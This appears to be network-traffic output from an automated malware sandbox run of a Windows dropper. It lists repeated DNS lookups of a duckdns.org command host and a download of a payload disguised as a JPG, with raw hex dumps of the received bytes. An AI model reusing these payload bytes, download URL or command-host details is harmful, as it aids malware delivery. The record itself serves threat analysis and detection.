Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Sep 29, 2022 04:49:07.913347960 CEST	8.8.8.8	192.168.2.6	0x1ad4	No error (0)	www.uploader.net		144.76.120.25	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Sep 29, 2022 04:50:23.458352089 CEST	8.8.8.8	192.168.2.6	0x891f	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:29.589186907 CEST	8.8.8.8	192.168.2.6	0x9a0c	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:30.227457047 CEST	8.8.8.8	192.168.2.6	0x9197	No error (0)	www.upload er.net		144.76.120.25	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:35.212415934 CEST	8.8.8.8	192.168.2.6	0x622f	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:39.055095911 CEST	8.8.8.8	192.168.2.6	0x46c3	No error (0)	www.upload er.net		144.76.120.25	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:42.616039991 CEST	8.8.8.8	192.168.2.6	0x1405	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:48.602303982 CEST	8.8.8.8	192.168.2.6	0x98b3	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:55.634840965 CEST	8.8.8.8	192.168.2.6	0xb731	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:01.929833889 CEST	8.8.8.8	192.168.2.6	0x1336	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:07.513706923 CEST	8.8.8.8	192.168.2.6	0xf6b5	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:13.143841982 CEST	8.8.8.8	192.168.2.6	0xb17c	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:18.377756119 CEST	8.8.8.8	192.168.2.6	0x8d17	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:23.723120928 CEST	8.8.8.8	192.168.2.6	0x1f68	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:29.081065893 CEST	8.8.8.8	192.168.2.6	0x3091	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:34.350605011 CEST	8.8.8.8	192.168.2.6	0x2d71	No error (0)	sannation. duckdns.org		194.5.98.178	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.uploader.net

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49701	144.76.120.25	443	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	0	OUT	GET /img/image/62/2ab115f092bee621ab02ec6745d75ff0/Update-Jxrdsock.jpg HTTP/1.1 Host: www.uploader.net Connection: Keep-Alive
2022-09-29 02:49:08 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.21.4 Date: Thu, 29 Sep 2022 02:49:08 GMT Content-Type: image/jpeg Content-Length: 782848 Connection: close Last-Modified: Wed, 28 Sep 2022 14:37:58 GMT ETag: "bf200-5e9bdb502b2e8" Accept-Ranges: bytes

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	0	IN	Data Raw: 1b 2f fe 6d 6e 6c 6e 6d 6a 68 79 66 96 9e 69 75 db 6d 76 56 75 6e 6d 6d 2c 6e 6d 6e 68 79 66 69 61 69 75 63 6d 76 56 75 6e 6d 6d 6c 6e 63 71 d2 77 66 dd 68 a4 54 db 6c 3a 9b 54 3a 05 04 1f 4e 1d 1c 07 1e 14 08 0c 49 16 02 03 18 39 01 4e 0f 08 4c 1c 18 00 48 10 08 49 25 26 26 43 00 19 32 10 40 60 60 66 4a 6d 6e 68 79 66 69 61 39 30 63 6d 3a 57 76 6e 90 36 58 0d 6d 6e 68 79 66 69 61 69 95 63 63 57 5d 74 68 6d 6d 86 65 6d 6e 6e 79 66 69 61 69 75 61 64 7a 56 75 4e 6d 6d 6c 4e 61 6e 68 79 26 69 61 49 75 63 6d 74 56 75 6a 6d 6d 6c 6e 6d 6e 68 7d 66 69 61 69 75 63 6d 76 36 79 6e 6d 6f 6c 6e 6d 6e 68 79 65 69 21 ec 75 63 7d 76 56 65 6e 6d 6d 6c 7e 6d 6e 78 79 66 69 61 69 75 73 6d 76 56 75 6e 6d 6d 6c 6e 6d Data Ascii: /mnlmnhyfiuismVunmm,nmnhyfiuicmvVunmmInmnhyfiuicmvVunmIncqwfhTi:T:NI9NLHl%&C2@`f`Jmnh yfia90cm:Wvn6XmnhyfiacWj]thmmemnnhyfiuadzVuNmmlNanhy&ialucmtVujmmlnmnh)fiuicmv6ynmolnmnhyeilucjvV enmmI~mnxyfiuismvVunmmInm
2022-09-29 02:49:08 UTC	16	IN	Data Raw: cc 79 66 63 66 78 72 c0 dc 76 56 74 40 68 7a 7f 7e 46 63 79 7e 71 31 72 6e 64 64 6a 8f 3f 47 b8 7c 7d 41 68 7c 67 7b 7f 4d 78 70 61 62 3b 7e 7e 47 7d 7f 63 e3 05 51 1a 91 97 86 b8 69 70 6f 58 7e 1f 0f 54 75 1e 7c 69 03 10 6d 6e 62 7f 09 22 65 69 73 4b d0 76 56 7f 1d fb 6d 6c 64 17 66 44 74 18 89 61 69 71 60 7c 70 39 cd 6e 6d 67 7d 68 60 b0 60 68 6d 41 49 69 75 69 b1 7f 7c 75 6e 6d 2c 58 6e 6d 6e 68 79 66 22 60 69 75 79 6d 76 56 10 6f 6d 6d f0 6e 6d 6e 3c 79 66 68 63 69 75 63 63 76 56 75 47 6f 6d 6c 59 6f 6e 68 71 66 69 61 69 75 63 6d 30 54 a5 47 6d 6d 6d 46 3a 6e 68 73 09 81 61 69 73 49 6d 76 45 45 60 6d 40 6c 6e 6d 61 68 79 77 6b 0e d5 75 63 6b 7c 54 1a d2 6d 6d 6a 65 6f 1d cb 7d 66 6f 44 6e 73 4b cf 76 56 73 43 6e 7b 47 6f 7a 01 ce 7d 66 6f 0e 58 74 63 Data Ascii: yfcxrvVt@hz~Fcy~q1rddj?Gj]Ah]g[Mxpab;~~G)cQipoX~Tujimnb"eisKvVmldfDtaiq]p9nmg]h`h`mAl iuijunm,Xnmnhy!"iuymvVommmnn~yfhciuccvVuGomlYonhqfiuicm0TGmmmF:nhsaislmvEe"m@Inmahywkuck [Tmmjeo]foDnsKvVsCn[Goz]foXtc
2022-09-29 02:49:08 UTC	32	IN	Data Raw: 75 65 1e 5c 54 75 68 1e d4 6d 6e 6b 01 61 78 66 63 44 6b 0e fd 6c 76 52 7f 7c 6d 45 b1 6b 6d 68 6a 02 f8 68 61 6d 61 9d 6b 16 56 75 68 1e 47 6e 6e 6b 1d d1 78 66 6f 0e 60 74 63 67 53 54 0e 08 6f 6d 68 64 7f 6e 40 a4 63 69 67 6b 0e 05 6f 76 52 61 90 6b aa 6c 6e 6b 1d 42 7b 66 6f 12 d0 74 63 6b 19 5f 74 6e 67 48 6e 15 9e 6f 68 7d 6c 7b 61 41 a8 66 6d 70 54 0e 9d 6c 6d 68 7a 93 68 ca 78 66 6f 12 43 77 63 6b 05 ef 74 6e 6b 02 65 6f 6d 64 4d 7b 1d 5b 63 69 71 69 7f 76 7e a8 6b 6d 6b 6e 15 5f 6c 68 7d 72 97 67 66 74 63 6b 05 7c 77 6e 6b 1e d5 6f 6d 68 07 70 67 69 6b 4c 77 18 84 77 56 71 64 7f 6d 44 b3 68 6e 6e 7b 1d 80 60 69 71 77 93 70 c4 75 6e 6b 1e 46 6c 6d 68 1b c0 67 69 67 06 7c 62 6d 7c 73 7 7 15 7d 6f 6c 6a 67 7c 68 51 bb 6c 61 6f 77 18 7d 74 56 71 7a 93 Data Ascii: ue\TuhmnkaxfcDklvR]mEkmhjhamakVuhGnnkxfo`tcgSTomhdn@cigkovRakInkB{fotck_tngHnoh}]aAfmpT lmhzhxfCwcktnkeomdM[[ciqiv~kmkn_lh]rgfttc[jwnkomhpgikLwwVqdmDhnn`]iqwpunkFlmhqjlbm]sw]olj]hQlaowj]Vqz
2022-09-29 02:49:08 UTC	48	IN	Data Raw: 10 55 6c 6c 64 7c 65 7c 16 5f 68 61 63 5e 6d 6b 08 6c 74 6e 67 7c 67 7a 02 57 69 79 6c 78 6a 06 c9 63 6d 7c 28 ad 6e 6d 69 5f 63 6b 10 53 78 66 63 0e 91 75 63 67 5d 5b 73 7f 66 02 d0 6e 6d 64 40 52 67 69 67 78 79 5a a1 76 56 75 68 13 68 6a 6e 69 01 44 78 66 63 72 67 73 1d 42 77 56 7f 7f 63 02 5c 6f 6d 64 6e 16 5a 68 61 63 63 6f 55 ff 56 75 6e 7c 6a 64 cd 1f 6e 68 78 09 cd 61 69 7f 0c 24 76 56 7f 42 1c 6b 12 43 6c 62 16 9e 69 61 63 73 6b 45 4d 57 75 68 6b 13 59 6f 6d 64 6f 71 c5 0f 61 69 74 0c 5d 77 56 7f 69 65 ce 0a 6e 6d 6f 07 4a 67 69 6b 06 15 63 6d 7c 7b 6d 69 65 ce 0a 6e 6d 6f 07 44 67 69 6b 41 20 64 6d 70 39 0a 6e 6d 67 40 79 6b 10 85 79 66 63 66 61 d6 05 6d 76 57 1a 53 6c 6d 66 01 ec 6e 68 73 60 17 5f 68 75 69 02 8e 56 75 64 65 7a 3a 62 65 67 e6 Data Ascii: Uld[e]_hac`mklTng]gzWlylxjcm]([nmi_ckSxtcucg]]sfnmd@RgigxyZvVuhhjnlDxforgsBwVc\omdnZhacc oUVun]jdnhxai\$VVBKcInbiackEMWuhkYomdoqait]wVienmoDgikcm]([mienmoDgika dmp9nmg@ykyfcfamvWSlmfns`_hui Vudez4beg
2022-09-29 02:49:08 UTC	64	IN	Data Raw: 6a 6e 21 4e 77 62 69 73 65 77 2e 5c 73 66 5f 83 47 4f 6f 15 1a 7b 66 6d 63 6b 0e 10 6f 76 52 7e 69 7a 35 11 1d 6f 6e 6c 7e 65 6d 67 4c 62 3b 67 2e c7 e9 68 68 5f b7 6c 6f 15 1c 7b 66 6d 64 03 2d 1e 19 74 56 71 44 6d 7e 5c 68 6d 5d 68 79 66 14 61 69 64 61 16 02 54 75 6a 74 0f 66 6c 4d ee 68 79 66 41 79 6a 75 65 46 71 54 63 64 75 6e 6c 68 6f 15 1b 7b 66 6d 4c 98 77 65 45 69 55 75 68 6f 45 49 6d 6d 68 42 79 68 76 21 43 76 53 68 76 fc 75 6e 6d 6d 6c 6e 6d 6c 6b 02 14 6b 61 6d fb 0a e0 67 56 75 6f 10 1f 6e 6e 69 6d 13 0b 64 69 65 7f 77 18 1f 74 56 71 78 6e 16 1e 6c 6d 6a e6 10 4e 76 61 69 7f 61 6e 0d 25 77 6e 69 10 1f 6c 6d 6a 6a 7a 1d 1d 63 69 71 1e 19 74 56 71 6c 6e 16 19 6c 6d 6a 15 0c 64 69 6 5 6b 76 18 1b 74 56 71 13 1b 6f 6c 6a 6f 6d 13 0e 64 69 65 14 02 Data Ascii: jn!Nwbisew.\sf_GOo{fmckovR~iz5onl~emgLb:g,hh_lo{fmd-tVqDm~\hm]hyfaidaTujtflMhyfAjyueFqTcFunlho[fmL weEiUuhoElmmhByhv!CvShvunmmInmlkkamgVuonnimdiewtVqxnlm]Nvaain%wnilm]jzciqtVqlnImdiekvtVqoljomdie
2022-09-29 02:49:08 UTC	80	IN	Data Raw: 6c 75 65 67 70 db 64 6e 6d 6c 67 74 6a 78 6e 51 79 69 61 63 72 49 6d 76 45 45 67 6d 5b 6c 6e 6d 5d 68 79 77 6c 6b 7b 75 4b a5 77 56 7f 43 6a 6e e2 07 69 37 43 7e 74 69 49 a0 74 63 67 7d 7d 7e 6a 65 35 92 65 6f 6e 6f 71 3f 62 63 6a 71 64 02 a2 55 75 68 48 61 7a 5e 8a 44 68 79 75 59 65 69 54 63 6d 76 5a 75 6e 7c 7a e1 23 6d 6e 69 73 60 7f 63 cb 5d 37 69 76 50 5d 38 69 6d 6a 1c 93 7a 68 09 60 41 39 68 75 65 47 76 56 75 34 45 39 68 6e 6b 46 3e 7d 66 6f 13 7d 60 63 1d 62 7e 2d 6f 6d 6b 46 6e 7e 5e 6c 79 52 69 61 69 79 63 6d 67 4e f8 23 6d 6d 6d 64 6b 78 6a f5 26 69 61 68 d7 65 7a 75 14 5d 3a 69 6d 6a 46 3b 6a 68 71 14 43 74 69 05 65 45 de 57 75 68 14 2d 6c 6e 6c 1f 28 79 66 68 4b 7a 45 67 6d 50 56 75 6e 61 6d 6c 7f 7a e3 25 79 66 68 6b 6f 63 61 e1 36 56 75 6f Data Ascii: luegpdnmlgt]xnQyiacrlmvEEgm[Inmhywk[uKwVCjni7C~tiltcg]]~je5eonoq?bcjqdUuhHaz`DhyuYeiTcm vZun]z#mnis`c]7ivP]8imjzh`A9hueGvVu4E9hnkF->}fo`cb~~omkFn~^]yRiaiycmgN#mmmdkxj&iahezu:]imjF;jhCtieEWuh-Inl(yfhKzEgmPVunamlz`%yfhkoca6Vuo
2022-09-29 02:49:08 UTC	96	IN	Data Raw: 40 6e 6d 76 ed 5b 6d 6e 73 a5 6f 43 60 79 75 63 6f 76 17 75 74 36 6d 43 6e 6d 6e 68 62 56 6d 61 e9 75 63 6d b4 56 75 7f 77 e0 21 6e 6d 6f 62 7f 70 6b ed 29 75 63 6c d4 50 62 6d 1c 58 6c 6e 7e e2 5d 79 66 72 c3 6f 6d 67 1c 43 56 75 75 e1 58 6c 6e 76 cc 6e 60 63 e5 d5 69 75 62 cf 5e 02 71 6e 6b 66 44 38 69 6e 6e 75 61 61 13 f1 6e 63 1d 70 7e 2d 6f 6d 6b b2 41 6e 68 7f da 2b 69 61 68 0c 56 6d 76 4d 04 5b 6d 6d 77 ef 58 6e 68 62 6e 6f 79 ca 38 63 6d 77 2f 4d 6e 6d 76 1d 5b 6d 6e 73 f8 53 69 61 72 a9 49 6c 66 56 75 6c 6d 2c 6c 61 3d 6e 47 79 66 69 61 6a 45 6b 6d e1 56 75 6e 6d 6d 6c 6e 6f 46 ee 78 66 63 63 6a 08 e8 6e 76 52 77 60 69 10 e6 6d 6d 6a 6a 7c 1b e7 62 69 71 61 69 0b db 76 6e 69 6f 17 e3 6e 6e 6c 54 6d 6b 49 f2 71 63 6b 0b db 76 6e 69 6f 17 e3 6e 6e Data Ascii: @nmv[mnsoC`yucovut6mCnmnhbVmaucmVuwInmobpk)uclPbmXlnv]jfromgCVuuXlnvn`ciub`qnkfD8innuaan cp~~omkAnh+iahVmvM[mmwXnhbboy8cmw/@nmv[mnsSiarlIfVulm,la=nGyfia]EkmVunmmInoFxfccjrnRw`immj]biqaiwn onnITmklqckvnionn
2022-09-29 02:49:08 UTC	112	IN	Data Raw: b7 4c 1b ae 13 12 a8 ba 7e 8e e9 31 2a 1c 5e f4 7b 1c dc f8 7a e5 b8 6f 50 fe 5c 9e 5c 18 1c 1a 46 04 b2 07 ab f6 37 29 d3 9a 94 c8 0f 41 e6 a7 8a be 2a 54 78 02 1b 0f c1 fe 56 66 fd 09 33 73 9a f9 10 59 e4 31 10 13 1c 95 85 47 f5 84 9f 2c f8 43 03 67 e2 f0 d2 e7 a5 7e cf 83 91 93 e3 d7 8e 0a 05 de d3 99 4d 78 b9 8f 85 53 7f 3c da 79 24 b8 05 2c c9 8f fc f4 5e 2a 09 f5 ee b8 4e 1a 1e 43 8f 97 ee 2f f3 11 e4 95 7d 92 1a c4 f5 1f c1 21 e5 66 16 74 1d 8d 04 d5 66 c4 fa f5 e9 79 e1 74 48 30 3b 23 77 a7 0d 92 42 50 f9 20 48 9a bb bf 75 4b 0d 9c 9a e9 e2 a0 38 63 b6 1c e7 f9 a3 5c 01 58 c0 00 2b 9d a8 db 86 4e 7b 8e 2a ed f8 c2 ca ea 35 2f f8 d0 b2 9f 39 87 af 36 f0 db 45 0d c5 94 b1 19 81 96 ac f8 24 31 74 c7 03 f3 6f 73 ca 0b ad 3f 34 75 22 05 9e a5 c7 af 32 Data Ascii: L~1*^([zoP\\F7)A`TxVf3sY1G,CgvMxS~y\$,\$^*NC/)lftfyH0;#wBP HuK8cX+N{`5/96E\$1tos?4u"2

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	128	IN	Data Raw: 20 e9 6a c8 ff 4b 14 a2 ad 7a a0 e7 68 6c b1 9c ba bc 89 af af ff 22 dd 24 1b 1a ef 8f 15 f3 df 45 bf f0 9e 8d 34 a3 a2 37 a0 5b 4c f4 ae 18 6b 34 03 50 8c 3e 24 1f ed 18 87 41 1c db d9 bc 2c 3a 5f 84 47 94 aa c7 c5 c7 60 c0 f2 5b 71 6a eb 8a d4 a8 24 af 5f 2e ad 20 60 dc 57 4b 6e 2a 28 23 9b 5e b6 44 74 05 a9 b6 75 03 5b 2f 3a e6 27 12 95 17 01 0b f9 3b 81 9e ad c5 0f a1 86 41 90 d0 2c 58 64 c0 46 0e 25 33 bf e7 2e 56 34 8d d3 4f 06 f7 7a 5c b2 68 c2 c5 f1 60 aa d8 23 bf 81 69 6b 8f 62 a8 10 e9 e0 fc b5 4b 2f 7f 6e f3 c3 cc c2 66 a8 2f 26 15 5c 72 dd 33 e4 0f ae a9 95 69 d4 2f 2a 60 e2 94 ee 19 a8 2a bb d1 79 d2 c6 38 2a 84 07 2d fa 94 fb 0e 6a 05 76 09 f3 cd cd 4d c4 10 36 52 d0 71 b3 a1 a0 c4 33 c5 0a 0d 4c ad 90 52 66 9e cc d8 9c 07 85 07 6e c2 2b Data Ascii: jKzh!"\$E47[Lk4P>\$A._ G`[q]\$. `WKn*("#^Dtu!/:.;A,XdF%3.V4Oz\h`#ikbK/nf/&r3iG\$`*y8"-jvM6Rq3LRfn+
2022-09-29 02:49:08 UTC	144	IN	Data Raw: 0b 62 f2 a7 28 b0 37 22 be ee 50 3a 04 46 b7 7b 0e f2 07 94 23 0e 1e 23 e7 31 11 52 8c 7c 5a e5 28 48 4e 5b ac f4 f2 81 2a ff 9d d4 ad 2f 68 05 26 5c 92 25 08 49 5b 9e 7f 78 68 b7 85 bf 99 e5 4c 30 a8 98 67 5b 3c 20 31 b4 f6 c4 55 60 d0 1f 37 ee bd f0 97 bf a7 09 8f c2 65 4b 80 66 ca 95 57 83 8c 59 31 79 11 39 76 c3 ae dc de ba e3 9f 35 ae 1b a4 f9 68 30 3d 17 70 7a 04 11 be 7a 03 d4 78 c1 53 14 d3 a7 ca ec f6 5f 47 c7 3e eb 91 cc 90 3b e0 99 bf 13 fd 61 42 56 e8 ee eb 01 e9 d9 bb a7 c8 71 68 9c a0 84 48 03 99 a8 3a 6a 33 29 30 92 21 78 5e ca 9f 99 4e 9a 3f d2 6d 2f c6 e6 dc 7f 36 78 4b f7 eb b6 d7 5a 96 98 e4 64 4e b6 26 e8 21 a2 cb bd 50 ab 18 8a ea 28 eb 7c 3a e5 cc 63 3d b4 60 2e 5b 40 29 a1 67 97 fe b1 f9 3c 08 5d cd 33 7e 20 4e 9c fc 46 64 d5 77 Data Ascii: b(7"P:F[##1R]Z(HN[*\h&%\[xhL0g[< 1U`7eKfWY1y9v5h0=pzzxS_G>;aBVqhH;j3)0!x^N?m/6xKZdN&I(P[!c=`.[@]g>]3~ NFdw
2022-09-29 02:49:08 UTC	160	IN	Data Raw: 80 4d 20 ca 16 af 45 e9 e2 ad 94 12 44 13 83 1c 82 32 a3 cf f2 78 f4 a5 78 ed 57 a4 2d 9e 1c 80 f9 d9 71 f9 73 ec f5 dc f9 9c a4 d5 6c 60 9b f2 a9 fa 7e 8a 8d 64 55 34 18 25 bf c2 7c 63 c7 db a2 26 bd 42 50 4a 08 b6 4c 43 ec 39 f1 af 0c bf 6d 81 cb da 51 5d f9 3a 5c 8c ea 27 39 a0 7d c5 7f 6a 64 9a 1e 5a 80 e7 d1 9c 88 85 32 c0 93 4d fb 83 1d ed e8 ca d7 17 1f bb 22 34 09 13 6b ef 72 7e 5e e1 53 aa 0c 77 63 66 ac db ff a1 bf 04 2f 92 76 d0 c1 77 36 53 5e 1b 34 ea 14 a4 ed 37 20 bc 78 a1 ad 78 e7 53 b7 ab b7 48 31 a5 d7 cc fd 3a 6e 78 2d 4f 70 54 09 43 2d a7 ae 85 34 7a 71 eb 91 da d4 b5 bf 66 ce b2 56 20 f3 98 bf 64 29 c8 4c c4 45 05 b5 b7 6b 80 86 40 0f b1 6c c2 e5 3a a5 5e 2d 57 53 d7 53 9d 32 40 27 b2 7f 93 d0 95 81 be ee 56 bd 3c f3 ea a3 fc f1 5d c2 Data Ascii: M ED2xxW-qs!~dU4%[c&BPJLC9mQ];!9]jZ2M*4kr~^Swcf/vv7S*47 xxSH1:nx-OpTC-4zqfV d)LEk@!:-WSS2@'V<]
2022-09-29 02:49:08 UTC	176	IN	Data Raw: 4e e9 9f b7 84 ba 89 a1 ee 03 25 f7 5d 87 3d 23 79 cc 56 d6 ad 9a f6 39 91 58 51 d2 cb 7f 18 66 86 e9 1f 1f af 80 a4 16 3a ee 44 a0 3f 23 b4 b0 31 55 46 b4 33 1e 6b 5c a2 db 24 36 8e 78 4b 44 08 d6 a8 86 fe 16 68 c2 59 f9 ad cb cf 13 fb 31 f8 4a 47 c2 7f 58 b4 c2 28 ec cf 17 3b 52 d7 81 b1 46 8f a2 f4 f2 3a f9 9c 4a bc 6e 60 01 08 4c 68 28 58 12 34 2e b5 df 39 22 10 d2 a7 dd 32 a7 29 23 c9 8d c3 da a5 2e b3 dd 35 17 43 cc 94 9b bf 7e a1 cf 54 73 18 34 5f f2 d2 e2 7a cc e2 73 4c 13 3d fe f5 c9 2b 7b cf 47 09 ce 77 37 f9 46 83 78 7f 57 97 11 ca aa fa b1 2f 6b 93 66 51 9e 24 15 0b 70 9b be 9a 01 14 8e ee eb 1f df e4 8b 7d 45 e7 b5 9a 01 4d ab 59 76 e8 78 1c 71 f8 99 37 46 9b a1 4a f7 63 98 bc a3 4f 8a c7 5b bd 7d 1f 07 35 ba 83 27 15 ff e3 db 2c 7e 06 4c 5b Data Ascii: N%]=#yV9XQf:D?#1UF3k!\$6xKdH y1JGX(;RF:Jn`Lh(X.4;9")#.5C~Ts4_-zslS=+(Gw7FxFw/kfQ\$P)EMYvxq7FA JcQ]5',~L]
2022-09-29 02:49:08 UTC	192	IN	Data Raw: 72 cb 13 69 4b 02 b2 4e 1a ca 93 4b 98 80 c1 53 7f 80 b4 a8 cf 73 57 a2 29 4b 92 89 e6 66 2d 46 d5 0f 4b c4 f6 ca a6 7a 83 7f bd 07 1f 7f 5a 2a 47 87 65 61 7c 8f ea f1 59 9c 58 86 34 73 89 98 0d 60 26 aa 62 e4 d1 ff fd 02 01 8c 9b f1 bd 75 d0 c3 76 0f bb 2d af 58 c2 8d 7a 42 59 7e 0b 79 8a 20 e6 35 0d fb e9 79 bf 82 30 c1 fc 9a 69 ff 10 b8 38 b6 60 3f db 94 a3 5b 15 a0 9c 0c b0 a9 60 c6 80 5e f9 19 11 e7 e7 31 4a 38 f2 61 4b a6 f2 0a 33 fb ac 5c c4 2f 33 22 89 5c 14 96 8a ab 48 71 0a a3 7c e2 1a b6 0d af 54 a5 19 29 ef 4c 8e fa 75 3e eb ab 60 e1 e3 08 40 31 ba 66 0c 0b b7 92 04 83 67 15 7e e5 56 c0 ea cb 51 91 ec 32 65 ec ab 24 d4 20 0e 3f e7 88 01 09 88 91 00 ac 58 63 f9 c2 ef c5 fe 42 4c 38 f7 c2 c4 d3 b6 f7 fa 8d f1 0e 4f d7 7a 07 bb a0 82 b3 50 ea ce Data Ascii: riKNKSsW)Kf-FKzZ*Gea[YX4s`&buV-XzBY~y 5y5i8`?[*^1J8aK3V/3"Hq]T)Lu>@1fg~VQ2e\$`?xCL8L0zP
2022-09-29 02:49:08 UTC	208	IN	Data Raw: 9a 82 d7 e8 e2 1a bf d3 f4 c2 02 e3 85 cc 7e f2 47 9d 2b 8f c8 3f 08 3b cf e0 59 96 c6 57 06 d8 15 18 0b f9 c3 e6 7c dc 5d 8b c3 7b 75 fb cc 30 6b ca e5 9a 38 46 f6 06 57 54 ca 3f 86 9a d7 ea dd 8a 85 2e 11 1d 2a 1a f4 3e a2 7c 02 e8 fd 4e 78 ad 88 1c 5c 6e a1 b8 5f 0b 0b 80 ea 2e 9f ca 5f ce 73 3c f3 01 34 6f 4c 57 59 9b 69 b6 04 b9 a5 38 51 2a c8 cb e0 cc c2 85 5b 8f 18 5a ce 25 b6 f9 39 a0 f8 5b 2a 19 b7 01 20 f3 5a 27 ff 4d 97 bc 60 51 71 03 7f 07 0a 1a e9 a4 c1 49 b8 60 b0 82 79 ad dd a8 26 21 35 40 5f 72 86 51 5e 22 d5 95 62 03 0a 30 6b 27 5f 39 2b e2 1c 04 07 58 de 24 f5 f3 15 b6 50 2b 9e 8a f6 72 07 32 5b 2b 9e fb 5c 3e 78 7a 35 ff 77 1b d0 13 84 a2 e0 5f a5 00 25 e1 76 5b 10 3b 63 1f 6e ca f3 36 d9 09 d2 bd b4 d7 17 2a a6 7d 08 e0 a7 02 2e 12 d4 3f Data Ascii: ~G+?;YWY][u0k8FWT?.*>[Nxin__s<4oLWYi8Q*[Z%9!` Z'M`Qq!`y&!5@_rQ`a`b0k'_9+X\$P+2[+>xz5w_% v[;cn6*}.
2022-09-29 02:49:08 UTC	224	IN	Data Raw: 17 cb eb 03 44 f8 bb cf 26 23 73 81 cf 9d 38 89 79 0f c5 4a 16 f5 32 78 63 69 9e d7 1c ab bb 16 94 91 fa f9 3d 50 ce 18 99 4e 19 b7 17 a9 e0 7c 38 c7 da 63 3a 17 e7 53 23 85 75 9f b7 de 19 c3 82 ec 7f 0f 12 c8 b2 dc e5 88 27 a2 04 b3 eb 4b e6 1a b0 8d aa 23 30 ca f2 a3 47 86 05 12 32 af 5c 02 32 e3 9e 13 a1 ba c0 56 9d 2e 2a 11 bc 07 51 e4 b2 61 72 47 de 65 af 3a 57 db 5d a8 27 a0 70 1c 45 e8 93 97 32 29 50 8d a4 ae 73 9f 92 e6 91 e6 dc 0f bb 33 c5 db 45 fb f8 eb 84 fc 06 4e 7d 7c 36 f1 46 2c ad 23 86 95 bf 98 d3 ff 0a e3 05 60 e6 f5 b5 cb ba e3 87 cc 0d f2 c8 09 f9 56 54 0c a0 54 5d 0f 26 e0 e5 14 d1 95 bd f2 b4 39 07 7a 02 c0 5a c8 5c 11 f0 41 0b 6d 7c 16 b8 ab 00 5f 6c ca ec dc 27 a8 d4 d4 9b 6b 0c 27 da 89 34 ef 30 46 b0 ba 91 ab e8 ec d2 12 74 3b Data Ascii: D&#s8yJ2xci=PN[8c:S#u`K#0G2!2V.*QarGe:W]pE2)Ps3EN)[6F,#`VTT]!&9zZAm]_!k'40Ft;
2022-09-29 02:49:08 UTC	240	IN	Data Raw: c2 51 6c 6b d3 78 05 80 60 36 62 3d da f4 66 05 ad c5 a2 f6 46 c5 bc fa b5 09 e1 62 f9 ab fb e8 d5 2c 32 fd 27 33 bb e5 a5 c5 a0 57 44 4d b8 fe 8d ca 02 25 b3 6c 30 f0 38 61 9b 17 50 56 99 f5 a3 df 8f 28 a4 2f 27 49 92 72 bf bc 3d 0d ff 8e aa b6 73 bf 86 b0 ba 8a 42 b7 b1 05 0d 17 31 65 98 3f ef 64 ff cd 7e f5 d6 13 37 75 83 c9 34 2e aa d4 2e 42 ae df 3f f2 68 ee 11 db 76 6f 3f 2b 2e 20 5e e6 04 ce bc 9e bc df c2 2b 6d 83 74 5a 76 8d ac d9 af b3 67 09 71 87 d4 c5 ac 33 57 10 74 d5 a9 31 dd 88 14 26 07 f6 ad 5e 4b d0 20 be 7e 3f ca 8d bf ad 51 8f 06 8a ee bf b3 0b 86 ca 99 f9 20 57 30 e3 22 f2 04 74 1c a2 06 f2 30 c5 78 96 42 9f b1 be 8e 2c 8a b0 1b ad 73 8d 3e bd 74 04 be 53 ad 4c 78 5d 1f da 7c dc a3 f0 18 14 65 d7 b2 8d b8 cb dd 59 1c 72 99 14 16 59 25 Data Ascii: QlKx`6b= fB,2'3WDM*!08aPV(!/lr=sB1e?d~3u4..B?hvo?+. ^+mtZvgq3Wt1^&K ~?Q W0't0xB,s>tlSLx]eYrY%
